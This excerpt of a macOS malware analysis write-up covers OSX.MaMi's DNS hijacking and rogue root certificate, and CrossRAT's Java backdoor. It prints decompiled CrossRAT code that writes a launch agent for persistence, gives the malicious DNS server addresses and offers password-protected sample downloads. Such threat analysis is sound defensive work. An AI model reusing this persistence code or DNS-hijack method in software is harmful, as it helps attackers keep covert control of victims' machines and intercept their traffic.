
As RunAtLoad key is set to true, OSX.Mami will be automatically (re)started each time the user logs in.

A **post** by Intego, sheds more details on the malware's persistence:

> "*On the forum user's computer, the malware was installed as a LaunchDaemon — similar to a LaunchAgent —with the file path /Library/LaunchDaemons/Cyclonica.plist*
>
> *This LaunchDaemon plist file references a malicious file that's downloaded to the user's home directory, in this case ~/Library/Application Support/Cyclonica/Cyclonica*"

Capabilities: DNS hijacker (traffic redirection)

The main goal of OSX.MaMi is redirect traffic (to an attacker controlled server), via local DNS hijacking.
Before the DNS hijacking, the malware installs a malicious certificate in the System Keychain:


Keychain Access

Click to unlock the System keychain.

cloudguard.me
Root certificate authority
Expires: Friday, July 15, 2044 at 7:25:15 AM Hawaii-Aleutian Standard Time
This certificate has custom trust settings

cloudguard.me

cloudguard.me
Root certificate authority
Expires: Friday, July 15, 2044 at 7:25:15 AM Hawaii-Aleutian Standard Time
This certificate has custom trust settings


▶ **Trust**
▼ **Details**

Subject Name	
Country	IL
State/Province	Gush Dan
Locality	Hertzilia
Organization	GreenTeam Internet, Ltd.
Organizational Unit	Web
Common Name	cloudguard.me
Issuer Name	
Country	IL
State/Province	Gush Dan
Locality	Hertzilia
Organization	GreenTeam Internet, Ltd.
Organizational Unit	Web
Common Name	cloudguard.me
Serial Number	00 B6 F1 AB F3 8B 9A B4 1A

It then modifies the `SystemConfiguration/preferences.plist` file in order to modify (read: hijack) the systems DNS settings:

```
# ./procInfo
process start:
pid: 1177
path: /bin/cp
args: (
    "/bin/cp",
    "/Library/Preferences/SystemConfiguration/preferences.plist",
    "/Library/Preferences/SystemConfiguration/preferences.plist.old"
)
```

The results of this modification is that the infected system's DNS servers will be set to `82.163.143.135` and `82.163.142.137`



Location: Automatic

Status: **Connected**

Ethernet is currently active and has the IP address 192.168.0.10.

Configure IPv4: Using DHCP

IP Address: 192.168.0.10

Subnet Mask: 255.255.255.0

Router: 192.168.0.1

DNS Server: 82.163.143.135, 82.163.142.137

Search Domains:

IPv6 Address: 2605:e000:d544:2...3:1ca1:128f:8b4c

End result? As noted by **Intego**:

> *"The combination of hijacking DNS and injecting a root CA make it possible for the malware creator to engage in "man-in-the-middle" (MitM) attacks against a victim. An attacker could potentially do things such as spy on everything a victim does online, see every bit of data typed into "secure" Web forms, and inject malware or advertisements into any Web page (even if the page uses HTTPS).*"

One last point of interest, it's possible that `OSX.MaMi` is a (fully re-written?) macOS version of the Windows malware `Win32.DNSUnlocker`:

(Win/Linux/OSX).CrossRAT

CrossRAT is a cross-platform (Java) backdoor, providing persistent remote command & control of infected systems to a global cyber-espionage campaign.

Download: **`Win/OSX.CrossRAT`** (password: `infect3d`)

Writeups:

- **Analyzing CrossRAT: the Cross-Platform Implant of a Global Cyber-Espionage Campaign**
- **New CrossRAT Malware Used in Global Cyber-Espionage Campaign**
- **Dark Caracal: Cyber-Espionage at a Global Scale**

Infection Vector: Likely phishing

In an EFF/Lookout **report** on the malware (and the threat actor, `Dark Caracal`) they note:

> *"Dark Caracal follows the typical attack chain for cyber-espionage. They rely primarily on social media, phishing, and in some cases physical access to compromise target systems, devices, and accounts.*"

It should be noted that as `CrossRAT` is written in Java, it requires Java to be installed. Luckily (for macOS users) recent versions of macOS **do not** ship with Java. Thus, most macOS users should be safe! Of course if a Mac user already has Java installed, or the attacker is able to coerce a naive user to install Java first, CrossRAT will be able to infect the system.


Persistence: Launch Agent

On macOS systems, `CrossRAT` persists as a launch agent, via the `b/c.class`

```
((PrintWriter) (obj = new PrintWriter(new FileWriter(((File) (obj))))))
                 .println("<plist version=\"1.0\">");

((PrintWriter) (obj)).println("<dict>");
((PrintWriter) (obj)).println("\t<key>Label</key>");
((PrintWriter) (obj)).println((new StringBuilder("\t<string>"))
                 .append(super.b).append("</string>").toString());

((PrintWriter) (obj)).println("\t<key>ProgramArguments</key>");
((PrintWriter) (obj)).println("\t<array>");
if(a)
{
      ((PrintWriter) (obj)).println("\t\t<string>java</string>");
      ((PrintWriter) (obj)).println("\t\t<string>-jar</string>");
}
((PrintWriter) (obj)).println((new StringBuilder("\t\t<string>"))
                 .append(super.c).append("</string>").toString());

((PrintWriter) (obj)).println("\t</array>");
((PrintWriter) (obj)).println("\t<key>RunAtLoad</key>");
((PrintWriter) (obj)).println("\t<true/>");
((PrintWriter) (obj)).println("</dict>");
((PrintWriter) (obj)).println("</plist>");
((PrintWriter) (obj)).close();
```

As the `RunAtLoad` key is set to true, whatever the malware has specified in the `ProgramArguments` array will be executed. Infecting a Mac virtual machine, reveals the persisted component: `mediamgrs.jar` (which is actually just a copy of the malware - in other words, it simply persists itself):

```
$ cat ~/Library/LaunchAgents/mediamgrs.plist
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>mediamgrs</string>
  <key>ProgramArguments</key>
  <array>
    <string>java</string>
    <string>-jar</string>
    <string>/Users/user/Library/mediamgrs.jar</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```



java
installed a launch daemon or agent

java (Developer ID Application: Oracle America, Inc. (VB5E2TV963))
process id: 5063
process path: /Library/Java/JavaVirtualMachines/jdk1.8.0_161.jdk/Contents/Home/bin/java

mediamgrs.jar
startup file: /Users/user/Library/LaunchAgents/mediamgrs.plist
startup binary: java -jar /Users/user/Library/mediamgrs.jar

